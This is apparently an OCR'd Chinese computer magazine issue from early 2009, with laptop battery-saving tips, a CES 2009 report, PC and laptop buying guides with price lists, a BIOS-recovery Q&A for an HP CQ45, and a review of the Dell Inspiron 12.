简简单单 获得最大本本续航时间

从最开始的正确握持方法到系统维护、修复，再到繁杂的网络管理，除此之外，对于一个用电脑的老手来说，初次使用笔记本还会有什么问题呢？当然是电池使用时间，毕竟电池的容量是有限的，如何能够尽可能地延长笔记本电池使用时间，就是个最大的难题了……

小知识：电池容量怎么看？

电池的容量大小可以用公式来衡量：电池能量WH=电池容量mAH X电压V，一个5200mAh/11.1V的电池能量要比一个6600mAh/7.4V的电池能量要大很多。

本本所有部件在工作（或待机）时都是耗电的，尤其显示屏、CPU、显卡、硬盘等耗电大户，当然无线网卡等设备消耗地电能也是不容忽视的，我们从这几个方面入手来进行节能设置。

1.在BIOS里面打开CPU节能管理（类似Processor Power Management、CPU Power Saving Mode等），关闭不常用的端口（如串、并口）。

2.使用本本提供的电池与性能管理工具（如Samsung Battery Manager），降低系统性能来延长续航时间。如果本本没有提供类似软件，可使用Notebook BatteryInfo（下载地址：http://www.newhua.com/soft/49657.htm）或Vista Battery Saver（下载地址：http://work.newhua.co/cfan/200904/vbs.zip，仅支持Vista）等免费电池管理软件。

3.根据环境降低LCD屏幕亮度，在离开时关闭背光。例如笔记本的屏幕亮度有8级，在室内用4级～6级就足够，可以使用快捷键将亮度降低。当暂时不使用时，用快捷键关闭背光。

4.无线网络在使用时也比较耗电，原因是默认安装的驱动程序为了最大限度保证信号品质，电源管理的选项都比较保守。右键单击"我的电脑→属性"切换到"硬件→设备管理器"，在下拉菜单中找到"网络适配器"，双击无线网卡。切换选项卡到"高级"后，找到"Ad Hoc电源管理（不同无线网卡下该项名称略有差异）"，选中"最大节能"模式，然后将"传输电源"更改为"中间"或"中低"级别，单击确定并重启，无线网卡的耗电可以节省大概10%左右，当然，相应无线信号强度也会略有损失。

5.关闭或禁用不使用的设备。当使用网线接入时，用快捷键关闭无线网卡（相反则将网卡禁用）；在不用蓝牙、摄像头、读卡器等设备时，将它们禁用；尽可能使用内置触摸板而不用USB鼠标（尤其是无线鼠标）；对U盘和移动硬盘之类的设备，用完之后马上就拔掉。

6.优化操作系统及程序。当本本运行了大量不必要的进程时，不仅浪费CPU和内存等资源，间接地也在浪费电池。所以要根据实际应用，对操作系统和应用程序进行优化，例如关闭不需要运行的服务，关闭不需要运行的程序等。

网络大补贴：电池保养诀窍

http://blog.cfan.com.cn/index.php/196050/viewspace-376212

联想IdeaPad Y430G-TFO

CPU：Intel Pentium T4200
内存：1GB
硬盘：250GB
显卡：Intel X4500 HD
显示屏：14.1英寸WXGA LCD
4999元
800-828-2008
http://www.lenovo.com.cn

惠普 Compaq Presario CQ40-112AU (FU655PA)

CPU：AMD Athlon X2 QL-60
内存：1GB
硬盘：160GB
显卡：ATI Mobilty Radeon HD 3200
显示屏：14.1英寸WXGA LCD
4199元
800-820-2255
http://www.hp.com.cn

神舟 承运 F340T

CPU：Intel Pentium T3400
内存：2GB
硬盘：160GB
显卡：ATI Mobilty Radeon HD 3470 128MB独立显卡
显示屏：14.1英寸WXGA LCD
3499元　800-830-6022
http://www.hasee.com

CF [YP01]

CES 2009 寒冬中展望明日帝国



文 TKD



一年一度的CES大展落下了帷幕，操作，连接是本届CES大展的精髓所在。比如说，人与电脑的连接，从电脑的触控操作开始，融合度将越来越高，手机的操控也向着触摸进一步发展；USB 3.0的300MB/S无线传输速度又让人惊叹不已；而3G网络也在延伸互联网，它将是娱乐和互联网信息的终端之一。这一切，都在展示着我们的未来，一个更贴近生活的IT世界，不再只是冰冷的机器，融合将是IT升华概念的最终诠释……

小知识：什么是CES大展

2009年1月8日至11日在美国的拉斯维加斯举行每年一度的美国国际消费类电子产品展览会(CES)，该展会是在2009年当中首个大型的国际性电子产品展会，也是世界上最大、影响最为广泛的消费类电子技术年展，也是全球最大的消费技术产业盛会。

台式机 末路中寻找突破

台式机的出路在哪里?

与其说出路，不如说如何改进。近期IDC发布的报告表明，笔记本电脑的出货量首次超过了台式机，2008年第三季度，笔记本电脑的出货量占整个PC机市场的55.2%，IDC公司表示，笔记本电脑创纪录的销量帮助了达成这个比率，并占据着电脑出货量的很大一部分，例如有超过950万台笔记本电脑在美国售出，同比去年增加了18%。

当笔记本电脑的销售比例已经超过电脑整体的50%之时，当山寨笔记本电脑来势凶猛，大有占据一席之地时，台式机似乎已经穷途末路，甚至有人提出了台式机将被淘汰的言论，这一切，让台式机的处境颇为不妙——除了游戏玩家和专业应用（图形处理、高级运算）外，似乎再没有什么理由让消费者选择台式机了。



事实真是如此吗？穷则思变，在2009年的CES大展上，台式机厂商就为全球消费者展示了未来之路：触控式电脑。

网络大补贴：

CES 2009大展触摸屏台式一体机汇总

http://blog.cfan.com.cn/html/50/196050-375864.html

电脑的应用不应只局限于键盘、鼠标，这两个设备的出现应该说是一个无奈的选择，人们必须通过工具来控制机器，与机器进行"交流"。而点选、拉动拖拽这些操作，如果能够用手直接控制，才是最符合"人体工程学"的——自然控制。



触摸将是未来的出路!

让我们把目光先转向2005年的电影《逃出克隆岛》中，电影中的电脑绝对够梦幻，一个平板玻璃上人手轻触就能操控一切，并且支持今天我们常常听到的名词"多点触摸"。在当年，微软也推出了Surface，一款能够完全用触摸操作的电脑。而在2008年，用多点触摸的方式，在触摸屏幕上玩《魔兽争霸3》也成为了现实。由此，我们有理由认为未来的电脑很可能是桌面一体化的，这绝对是小尺寸、为便携而生的笔记本电脑不可能做到的事情。

换个角度，如果现在大红大紫的iPhone上充满了按键，它是否还能够如今天这般受到追捧？再比如电子书，我们为什么要用电子化替代纸张？使用方便、与网络无限的信息库密不可分——网络化将是推动PC向可触控变革的一个源动力。但是，假如一个电子书只不过是充满了按钮的屏幕，而不是传统的自然控制方法，那么，它是否会成功呢？索尼公司2006年推出的Reader PRS-500就是个好例子，它拥有可显示的屏幕，也有海量的信息来源，但它缺乏的恰恰就是自然控制方式。

网络大补贴：

多点触摸屏玩《魔兽争霸3》

http://news.mydrivers.com/1/123/123267.htm

电脑的触摸操控

CES 2009让我们看到了未来5年左右PC的变化，那么10年、20年之后呢？我们不妨大胆的猜测一下：网络化将成为必然，在你家中的电脑，可能只是一个显示器，准确的说未必是显示屏，而是一个可以用手直接控制的控制平台，无论在功耗节能、控制使用，甚至是性能方面，人们都不用再考虑选择什么，只是快乐地使用这些工具就好。

无线传输——交集与争端共存

在WiFi无线网络取代了大多数网线，2.4GHz无线键鼠逐步蚕食着有线键鼠的市场，我们还剩下电源、视频输出、音频输出、繁杂多样的外设等线缆，如何"剪掉"机箱上剩下的线缆便成为众多用户及厂商关注的问题。

	Wireless USB	WHDI	WirelessHD
传输速率	480Mbps	1.5Gbps	4Gbps
应用频段	5GHz	5GHz	60GHz
应用领域	外设互联、影音传输	影音传输	影音传输
联盟成员	LSI Corporation,Hewlett-Packard, Intel,Microsoft,NEC Corporation,Philips,Samsung	Amimon,Hitachi, Motorola,SAMSUNG,Sharp,Sony,LG Electronics	Broadcom,Intel,LG Electronics,Panasonic Corporation ,NEC,SAMSUNG,SiBEAM,Sony,Toshiba

而此次CES 2009上众多厂商所展示的技术规范和产品也正应对了用户的此种需求，Wireless USB（无线USB）、WHDI、WirelessHD等之前完全没有消息的技术规范如雨后春笋一样骤然间出现在CES 2009的展台上。


高带宽阻碍无线发展的步伐

要说最贴合用户需要的无线技术实际上并不是计算机设备的连接，而是家电与计算机设备的连接。卧室、厨房、客厅的震撼影片，书房、浴室、客厅的音乐之声，但是阻碍音频、视频无线技术发展的只有一个原因——带宽。

为什么这么说，我们知道未压缩的1080p视频，需要至少3.0Gbps带宽，而稍差一点的720p与1080i，则在1.5Gbps左右。有线传输标准不过仅仅发展到“千兆”（1Gbps），在无线上的挑战当然更大。而音频方面情况稍好，但情况基本差不多，未压缩的音频码率也是十分惊人。

高清之争愈演愈烈

继DVD-RW与DVD+RW、BD与HD的规格之争后，在无线传输领域再一次上演门户之争，WirelessHD、WHDI两种规格一个倾向于完美，一个倾向于实用。WirelessHD采用了高频段、高带宽的策略使得无线传输在画质上与有线传输别无二致，但带来了成本高昂、传输距离短等等棘手的麻烦。而在另一方WHDI聪明地选择了UWB频段（5GHz，802.11n的技术规范之一也采用此频段），在图像压缩上下手，使得传输率大大下降。当然此种方案也有无法掩饰的缺点，画质下降（下降程度要看图像压缩的算法）与高清领域本身的精神可谓是背道而驰。



无线高清标准WirelessHD 1.0已经颁布了整整一年，但一直没有太大进展，首款相应芯片也直到CES 2009上才公开亮相。该芯片来自美国加州无线技术公司SiBEAM，由SB9120/SB9121网络处理器(MAC)和SB9110/SB91111射频收发器(PHY)组成。

Wireless USB、WiFi，取代还是互为补充

相比高清领域众多的技术规范，传统接口的无线之行可谓是一帆风顺，随着USB 3.0的正式亮相，Wireless USB也出现在世人面前。480Mbps、无需线缆的插接、USB成熟的技术规范，这些都吸引着众多人的眼球。

而Wireless USB的出现也同时冲击着另一个市场，这就是无线传输的祖师爷——WiFi。众所周知在目前市场中，短距离外设的连接只有一个选择——WiFi，而Wireless USB让用户多了一种选择，同时在公用办公中，网络打印等也因为外设接口的无线化变得可有可无。同样是数据传输，在短距离中Wireless USB占据着绝对的带宽优势，相对于稳定而覆盖面积更大的WiFi，Wireless USB可谓是一个很好的补充。



IOGEAR的首款无线USB外接VGA输出盒，用户通过无线USB即可实现无线传输高清视频信号至电视机或投影机。

无线是一种趋势，但实现还需时日

虽然众多的技术看起来很美，但至少2~3年内还无法取代我们桌面上的一根根繁乱的线缆。

且不提无线高清的门户之争，Wireless USB、WiFi的彼此交集，就产品化、小型化、低成本上无线还有一段路要走，相比无线电源艰辛的发展历程，无线数据传输可以说是突飞猛进地在进步，当线缆从我们桌面上消失的那天我们是否还会怀念这个曾经不可替代的附加设备吗？

个人消费电子产品，平淡中难得亮点

虽然号称是“消费电子展”，但是作为CES中最多的个人电子产品却乏善可陈，难寻亮点。我们在此次CES上看到了很多似曾相识的手机、播放器，都逃不脱苹果iPhone的影子。而拥有很多拥趸的Palm也在本届CES上推出了具有全新操控界面的Palm Pre，除了惊艳的外观，它所使用的Web OS更是将触摸屏、传感器以及互联网、通讯等模块有机地运用到娱乐、商务等各个方面，被认为是挑战苹果、拯救Palm的大作。



3G新兴市场让通讯厂商看到救命稻草

就在CES开幕前夕，1月7日，工业和信息化部发放了国内3G的3张运营牌照，我国的移动通讯正式进入了3G时代，而3G网络实际上也是互联网在某种意义上的延伸，3G手机不仅是通讯终端，也将是娱乐和互联网信息的终端，在本届CES中，各家厂商推出的千奇百怪的3G手机，已经让我们看到了3G网络的无限应用。

数码家电，新技术剑指节能

受到全球经济不景气的影响，消费者比起以往不仅更加在乎自己的钱包，也更加关注购买后的使用成本，“环保节能”再次成为本届CES上很多厂商紧紧抓住的一个“噱头”，连高端的液晶电视、音响等大件的数码家电，都走节能路线来吸引眼球。三星在CES上展出了“全球最薄”的LED背光液晶电视LUXIA，功耗方面比传统LCD电视机减少40%。而索尼推出的OLED电视竟然只有0．9毫米厚，除了外观上足够惊艳，也充分利用了OLED技术的节能优势。

CF [YP23]


宅在床上看大片 最适合看电影的本本

现在的笔记本电脑性能越来越强，看高清电影早已不在话下，且效果完全不输给台式机，更有可以躺在床上看电影的绝对优势。华硕M51Q86VA-SS采用Intel Core 2 Duo P8600处理器搭配ATI HD3650独立显卡，15.4英寸的宽屏幕上还提供了摄像头，要说缺点也不是没有，将近3千克的重量压在身上确实感觉有些沉。

三星R453-DS04这款笔记本电脑以不到5000元的低廉价格和较高的配置赢得了消费者的青睐，尤其是ATI Mobility Radeon HD3470独立显卡和320GB超大硬盘更是用来看电影的利器，这款笔记本同样配备HDMI接口，方便连接大屏幕平板电视。



SONY是做影音产品起家的，VAIO系列笔记本在这些方面自然走在业界前列。VGN-FW27这种配置别说是笔记本，就是台式机里也屈指可数。Intel Core 2 Duo P8400处理器搭配ATI Mobility Radeon HD3650独立显卡，再加上分辨率高达1600×900的16.4英寸超大屏幕能够带来比普通笔记本更加细腻的视觉效果，更夸张的是这款机型还配备了BD-ROM驱动器，可以播放原版蓝光电影。这么强的影音本，价格自然也不会便宜——超过9000元，当属实力男的最爱。



CF [YP03]

摩尔定律发威！ 45nm品牌台式机

45纳米处理器的好处显而易见，更低的功耗和发热量能够降低风扇噪音延长寿命，成为市场热门也就不难理解了。现在很多品牌台式机也采用了45纳米的新款处理器，比如联想ideaCentre Qa3116，Intel Core 2 Duo E7300、500GB硬盘、22英寸全高清液晶显示器的配置无论如何不算低了，价格却只有4600元左右，还包括正版Vista操作系统和一大堆实用软件。不夸张地说，除了ATI Radeon HD2600显卡的性能稍弱一点外，其他方面都全面胜出DIY电脑。

方正飞越A600-3256则定位在入门型，无论外观还是硬件配置都体现出了这一点：Intel Pentium E2200双核处理器加19英寸宽屏液晶显示器足够一般家用了。而一键杀毒、一键救护、一键优化和一键检测等实用功能也降低了操作难度，正版Vista操作系统更免去了很多盗版软件可能出现的问题。神舟新梦G4500的价格就更便宜了，整机价格不超过3500元，但却配备了Intel Core 2 Duo E5200处理器和NVIDIA GeForce 9500GT独立显卡，大部分主流游戏都可以流畅运行。

CF [YP04]



问：我的惠普CQ45笔记本刷新BIOS失败，有办法救回来吗？

答：惠普笔记本电脑支持BIOS刷新盲操作，当遇到刷新失败的情况，完全不用担心。具体的操作方法是，首先在惠普官方网站（http://www.hp.com.cn）下载对应机型的BIOS文件，用WinRAR解压，其中有类似30F7F24U.FD和30F7F24D.FD的两个文件，其中D代表独立显卡机型，U代表集成显卡机型。找到对应的BIOS文件后，用一个小容量U盘（不超过1GB最佳），将其格式化成FAT或者FAT32格式，再将对应的BIOS文件拷贝进去。拷贝完成后还需要将BIOS文件改名，只保留前面的30F7字符，并将后缀FD改为BIN。

将U盘插入CQ45，并取下笔记本电池。同时按住WIN+B两个按键开机，注意开机时要按住两个按键，通电后再松开。

这时惠普笔记本会进入BIOS刷新盲操作，先是长鸣一声，然后是短鸣一声，表示找到BIOS文件。进入刷新程序后鸣叫声基本不停，刷新成功后电脑会自动关机。再次开机，一切就可以恢复正常了。

各厂商本本保修范围外条例（东芝）

1.东芝授权零售商或授权维修服务提供者，在实施维修前，有权要求顾客提供标有购买日期，机器型号和序列号的购买凭证(包括当地的保修卡/证、发票)。

购机发票一旦丢失，保修将只能依据产品出厂日期。有些商家在销售时提供含（发）票、不含（发）票两种价格，强烈建议为了保修还是选择含（发）票价格（税点5%）为好。

2.东芝在保修期内的唯一义务是在保修期内对属于保修范围的可更换部件(以下简称FRU)进行维修或更换(包括新的或使用过的同等质量的FRU)。并且，任何保修期内修理配件，更换的配件将只享受原保修期的剩余期限。另，产品FRU的标签、序列号经过涂改或模糊不清的将无法获得相应保修服务。

目前多个厂商都采用类似FRU认证的方式确保产品配件不被更换。也就是说，任何一个东芝笔记本电脑上的配件都有自己的“身份证号码”。如内存升级等操作，更换后的非东芝认证配件都不在保修范围之内。

小知识：什么是FRU？

FRU(Field Replace Unit)意为“现场可更换单元”。通常是笔记本厂商把设备分成多个FRU，大到电源，小到风扇，直接更换而不维修，以加快维修售后服务，降低工作成本。另外，FRU也有认证的意思——笔记本中的非FRU设备将不提供售后服务，所导致的问题通常也由使用者自己承担。

详细保修条例：http://pc.toshiba.com.cn/service/guarantee.jsp

CF [YP05]

用Ramdisk享受内存高性能

4GB内存品牌机导购

2009年，内存价格经历2008年的一路狂跌，似乎已经让人麻木。DIY用户大多都已经有了采购4GB内存的打算。品牌机呢？总不能依旧是2GB内存“封顶”吧。

一般情况下，配备4GB内存的电脑只能用64位的操作系统，无论是Windows XP还是Vista，32位版本最大都只能支持3GB内存。除此之外，还可以通过使用Ramdisk软件，将32位操作系统无法使用的“多余”内存利用起来，加速性能还不错哦！

火速链接：

在2009年第3期《电脑爱好者》杂志中，《拒绝伪技巧 Windows加速跑》一文详细介绍了Ramdisk的使用方法，有兴趣的朋友可以阅览。

4GB内存的品牌机会不会很贵？一般印象中，品牌机多一个卖点，价格自然也水涨船高了。其实现在的内存价格这么便宜，品牌机厂商当然也不会因为提高内存而大幅度增加价格。4000元~6000元价位的产品一样也配备4GB内存了！

联想 ideaCentre Qs5535

CPU：AMD Phenom 9150e四核处理器

内存：4GB

硬盘：320GB

显卡：NVIDIA GeForce G100 256MB

显示器：19英寸宽屏LCD

参考价格：4035元

推荐理由：联想ideacentre Qs5535拥有非常时尚的外观，同时整机也小巧别致，摆放十分容易。近期这款机型还有促销活动，价格直降到4035元，十分超值。

惠普 Pavilion g3528cx

CPU：AMD Phenom 8450三核处理器

内存：4GB

硬盘：250GB

显卡：NVIDIA GeForce 9300GE 128MB

显示器：19英寸宽屏LCD

参考价格：5099元

推荐理由：惠普Pavilion g3528cx的亮点不仅是配置较高，同时惠普还为g3528cx提供了3年免费部件保修和1年免费硬件上门服务，完全免除了消费者的后顾之忧。

神舟 新梦G8000

CPU：Intel Core 2 Quad Q8200四核处理器

内存：4GB

硬盘：250GB

显卡：NVIDIA GeForce G9600GT 512MB

显示器：22寸宽屏LCD

参考价格：5999元

推荐理由：四核心处理器Q8200、4GB内存、NVIDIA GeForce G9600GT 512MB显卡，再加上22寸宽屏LCD，这样近似梦幻般的配置，全机价格5999元！无论游戏还是高清电影，任你用来做什么都不会感觉慢。

正月买本 只买二手

3000元的笔记本已经满天飞了，还有必要买二手本吗？为什么会有那么多人买二手本？现在还有买二手本的必要吗？

二手笔记本电脑的兴起原因很简单——笔记本电脑价格昂贵，通常都在万元以上，而二手笔记本只不过五千余元。这一时期，大量Thinkpad、DELL、HP的商用型笔记本电脑出现在市场上，价格相对低廉且功能非常出众，尽管性能要落后市场主流产品，但依然以其超乎寻常的稳定性赢得不少消费者的青睐。不过在2008年，多数品牌都推出了超低价位的笔记本电脑，如3000元~4000元左右的产品，似乎已经没有什么理由选择二手本了。

选择二手的理由

二手笔记本电脑的来源多是国外企业批量淘汰的，一般都只是正常的使用磨损（当然也有一些是地下工厂自行维修、装配的）。在性能上确实要落后主流产品一代左右（总体性能差距大约在20%）。如当前二手市场上正流行的Thinkpad T60，其性能当然不能与主流产品相媲美，但是，诸如防止跌落损伤的防滚架（同越野赛汽车一样内部有支撑金属架）、硬盘保护、指纹识别、TPM安全芯片等等诸多功能还是大多数笔记本电脑不具备的。如果你考虑更多的是功能，预算也有限，二手商用笔记本电脑倒是个不错的选择。

何时买二手最正确？

那么，何时购买才是最划算的呢？至少现在不是，我们看看月历，现在是二月份，农历春节，正月十五刚刚过去，很多二手批发商才刚刚开始工作，进货的时间要延后不久。现在市场上所卖的二手笔记本、价格至少要与节前持平，甚至是略涨一些。最重要的是，二手笔记本需要挑选的余地更大。这个时间段内，同一型号的机型可挑选余地非常小，大多都是春节前剩余的货物。进入3月份，二手笔记本的“物流”运转才会恢复正常，这时候再去选购，时机就比较合适了。

什么样的配置足够用？

其实CPU的性能自2007年开始就已经不再那么重要，而GPU的性能可以说2008年也是停滞不前的一年，所以，2009年倒真是二手笔记本电脑一个不错的选购时机。从性能需求上看，不妨我们将眼光放在Windows 7上，现在已经进入Beta阶段，发布也肯定是年内的事情。因此，能够流畅运行Windows 7，将是选购笔记本电脑的一个重要参考指标。

CPU：Intel Core 2 Duo T5000系列

内存：2GB

显卡：NVIDIA GeForce 8400G MS/ATI Mobilty HD 2600

实际上，这样一个配置就足以应对Windows 7，并非想象中那样恐怖。目前二手市场上当红的惠普的NX7400、Thinkpad T60/T61等，皆可满足这样的需求。即便内存部分达不到要求，也不要紧，130元就能买到2GB DDR2笔记本内存，你还担心什么呢？

CF [YP06]

网购PC



华硕 X81H58SE-SL 14.1英寸笔记本电脑

http://www.360buy.com/product/139837.html

网购报价：4999元

提示

1.赠原装笔记本电脑包+鼠标
2.华硕承诺用户购买1个月内，可享受免费更换无亮点LCD屏幕服务

简明配置：

Intel Core 2 Duo T5800/ATI Mobility Radeon HD 3470 256MB/2GB内存/250GB硬盘/14.1英寸宽屏LCD/DVD刻录机

小编点评：

游戏性能是华硕X81H58SE-SL最出众的部分。根据网友反映，实测结果表明X81H58SE-SL可以基本胜任大部分新近推出的游戏，以中等特效设置时表现较为流畅。不过，2.5千克的重量可不算很轻，加上电源适配器的重量已经让人感觉有些吃力了。所以，对移动性要求较高的消费者，还要仔细斟酌才是。



明基Joybook S32B-HC43 笔记本电脑

http://shop.benq.com.cn/product_info.aspx?intcmp=2&ProductID=15904

网购报价：4499元

银行信用卡免息分期

招行/深发展：374.92元/月×12期

建行：249.94元/月×18期

提示

1.整机一年内维修两次以上仍不能正常使用免费更换
2.两年有限保修，18个城市硬件故障一年免费上门取送服务

简明配置：

Intel Pentium Dual T2390/Intel GMA X3100集成显卡/2GB内存/160GB硬盘/13.3英寸宽屏LCD/DVD光驱

小编点评：

行将退市的机型，打折销售其实性价比非常高，不过，这样大力度的促销恐怕是多数厂商所不希望的——宁肯退市也不降价销售，不让利于民。Joybook S32一直以来就是明基主打产品，此次借着后续机型S33的热卖，S32打折销售（6.7折）也就顺理成章了。一直以来希望拥有它的消费者可不要错过哦！



惠普g3618家用台式电脑

http://www.360buy.com/product/144325.html

网购报价：3788元

提示

1.送飞利浦超值大礼包（包含电饭煲+剃须刀）
2.全国联保，享受三包服务，质保期为三年

简明配置：

AMD Athlon 64 X2 5000+/ATI Radeon HD 3450 256MB独立显卡/2GB内存/250GB硬盘/18.5英寸宽屏LCD/DVD光驱

小编点评：

价格低廉是惠普g3618家用台式电脑最大的特点，全价3800元不到即可拥有，非常便宜。不过，该机的芯片组为NVIDIA nForce 430，属于上一代产品了，在性能上显然与主流电脑有些差距。如果不是追求极致低价，或是对性能有需求的消费者，可要三思而后行哦！

品牌台式机报价

型号	平均价(元)	
神舟 新梦 G5800 Core 2 Duo Q8200/2GB/250GB/DVD±RW/22英寸LCD	4999	★
神舟 新梦 G6800 Core 2 Duo E8200/2GB/250GB/DVD±RW/22英寸LCD	5999	
海尔 新极光 C3-B080 Pentium E2200/4GB/500GB/DVD±RW/19英寸LCD	4099	
海尔 轰天雷 H5-B030 Pentium E2180/2GB/250GB/DVD±RW/19英寸LCD	5699	
长城 嘉翔 V-V22200E Pentium E2200/2GB/250GB/DVD-ROM/19英寸LCD	3798	★
长城 嘉翔 K-K35200E Pentium E5200/4GB/320GB/DVD-ROM/19英寸LCD	4490	
HP Pavilion g3528cx Phenom X3 8450/4GB/250GB/DVD-ROM/19英寸LCD	4650	★
HP Pavilion a6615cn Pentium E2200/4GB/500GB/DVD-ROM/22英寸LCD	5400	
TCL 锐翔 US352-1 Pentium E2160/2GB/250GB/DVD-ROM/19英寸LCD	3999	
TCL 锐翔 CS8625-2 Pentium E2200/2GB/320GB/DVD±RW/19英寸LCD	4699	

▲DIY市场四核的步伐不断加快，品牌机方面自然也不甘示弱，海尔轰天雷G5-B080已吹响4999元四核电脑普及的号角。除了处理器配备酷睿2四核处理器Q8200外，还对品牌机一向薄弱的显卡进行了升级，将GeForce 9300GE的显存由256MB扩展到512MB，提升了游戏性能。


笔记本报价

型号	平均价(元)	
戴尔 M1330-S510144CN T8300/2GB/320GB/DVD±RW/13.3英寸/1.8千克	7699	
联想 IdeaPad Y530A-PSE P7450/2GB/250GB/DVD±RW/15.4英寸/2.98千克	7000	
惠普 Compaq CQ45-147TX P7350/2GB/250GB/DVD±RW/14.1英寸/2.4千克	5700	★
华硕 F8H81Sn-SL T8100/2GB/250GB/DVD±RW/14.1英寸/2.5千克	6550	
明基 Joybook S41-HC64 T8100/1GB/160GB/DVD±RW/14.1英寸/2.05千克	6200	
三星 R458-DS12 T6400/2GB/320GB/DVD±RW/14.1英寸/2.4千克	6100	★
富士通 A1110-T3400/2GB/160GB/DVD±RW/15.4英寸/2.8千克	5800	
海尔 T68 T7250/2GB/160GB/DVD±RW/14.1英寸/2.4千克	6999	
苹果 MacBook-MB402CH/A T8100/1GB/120GB/COMBO/13.3英寸/2.27千克	7600	★

▲借着台式机显示器16:9显示比例的东风，笔记本也出现了一些屏幕为16:9比例。为了适应潮流联想新IdeaPad Y系列笔记本，包括14英寸的Y450、15.6英寸的Y550和16英寸的Y650三个型号全部采用16:9比例，专门为高清和多媒体生活打造，喜欢的用户可以留意关注一下。

TOP1

联想 ideaCentre K锋行 6505




▼300 目前 ¥5550

CPU类型	AMD Phenom X4 9150e
内存大小	4GB
硬盘大小	500GB
光驱类型	Rambo
屏幕尺寸	21.6英寸
显卡芯片	NVIDIA GEFORCE 9500GT

联想ideaCentre K锋行6505非常适合多任务工作，主要是得益于四核心的9150e与4GB的内存，但受限于9500GT的级别，其在游戏的性能上表现一般。其中配备的Rambo光驱，其实就是Super-Multi产品，它可以支持刻录的格式包括CD-R/RW、DVD+R/RW、DVD-R/RW、DVD-RAM等等，几乎所有主流的刻录光盘均支持，兼容性十分出色。

TOP2

戴尔 Inspiron 518-S210103NCN



▼200 目前 ¥4380

CPU类型	Intel 酷睿2双核 E7300(2.66GHz)
内存大小	2GB
硬盘大小	320GB
光驱类型	DVD-ROM
屏幕尺寸	19英寸
显卡芯片	ATI Radeon HD 3450

戴尔这款机型整体价格和配置都还不错，45纳米制成的处理器更是有效提高应用程序的性能。另外它还能省去用户不少的麻烦，首先戴尔优秀的做工为机器提供了过硬的质量，其次一年内一工作日上门服务、第二年客户送修服务和两年增强型电话技术支持让用户倍感放心。

我是“Yao Ming”！
戴尔Inspiron 12便携笔记本电脑

4500元 | 800-858-2215/400-889-7209 | http://www.dell.com.cn/H1

据传，这款戴尔 Inspiron 12 便携笔记本电脑的开发代号为“Yao Ming”，相信你也能拼出来这就是姚明。为什么一款小巧的超便携笔记本电脑要叫个大个子名字呢？综观目前所有的超便携电脑，最大尺寸也不过 10 英寸规格，也就是 B5 纸张的大小。而 Inspiron 12 竟然达到了 12 英寸的规格！为什么如此超薄纤细的超便携笔记本电脑要预装 Vista？太多太多让人感到惊奇的细节，让戴尔 Inspiron 12 便携笔记本电脑成为一颗耀眼的明星……

超薄纤细惹人爱

Inspiron 12十分轻薄，最厚处不过23.3毫米，全机的线条十分流畅，圆润的边角更突显外壳模具的精细程度。对于超便携笔记本电脑，人们通常抱怨的内容都集中于一点：键盘尺寸随之缩小后带来的不便更让人难以忍受。戴尔之所以能够突破Intel的10英寸规格限制，完全是采取了另一种策略——通过使用Intel为MID设备设计制造的Intel Silverthorne Atom处理器来避开这个制约。当然，你也不用担心尺寸增大后重量也会增加，Inspiron 12仅重1.24千克，同绝大多数超便携电脑的重量基本一致。

网络大补贴：
MID全解
http://baike.baidu.com/view/229271.html?wtp=tt

触感最强无人能及

大尺寸带来的好处就是键盘可以使用全尺寸设计，实际试用中感受也是如此，敲击变得容易许多。Inspiron 12基本不需要适应，上手即用。曲面的键帽敲击时手感也与传统键盘更像，不过由于超薄的机身键区还是偏软，按下时整个键盘有下沉感，这是由于键盘底托造成的，好在这不影响使用。但输入网址经常要用的“.”键，因为设计得太小，手感并不好。

实际使用3.3小时

严格意义上来说，配备Vista的机型竟然采用Silverthorne Atom处理器，这确实不可思议。用于MID设备的Silverthorne Atom Z530性能只相当于超便携笔记本电脑使用的Diamondville Atom N270处理器约70%的性能，对于一般上网、听音乐等简单操作是没有问题的，但对于创作应用（如编辑处理图片、视频编、解码等）并不适用。

另外，南北桥整合芯片组SCH US15W中的Intel GMA 500集成显示核心对视频的处理能力也较为有限。例如，720p高清电影全屏播放时会有明显的停顿感，无法全速播放（Vista下的“游戏图形”分数为2.8）。此外，Inspiron 12所采用的Z530+SCH US15W组合仅仅能够运行的也就是一些2D游戏，3D游戏运行起来是无法忍受的（跑跑卡丁车级别的游戏尚可）。此外，Inspiron 12配备的1.8英寸80GB硬盘性能也不足以支持大型3D游戏庞大的数据读取需求。


同时Z530功耗仅2W、待机功耗0.6W的功耗指标也让3芯电池支持工作的时间更久——实际使用3.2小时的成绩十分出色，之所以这个成绩没有大幅度超越使用N270处理器的传统超便携笔记本电脑，是因为12英寸的屏幕相比10英寸规格产品更加耗电，这一加一减，已基本互抵优劣了。

规格

Intel Silverthorne Atom Z530 1.6GHz 处理器		
12.1英寸WXGA显示屏 显示屏		1.24千克 重量
80GB 硬盘	1GB DDR2 内存	Intel GMA 500 显卡


全机尺寸大，使用舒适


性能略有不足


相比之下的超大尺寸是戴尔Inspiron 12最大的特点，但我们更加期待配备Ubuntu、Windows XP系统的Inspiron 12

谁适合使用Inspiron 12？

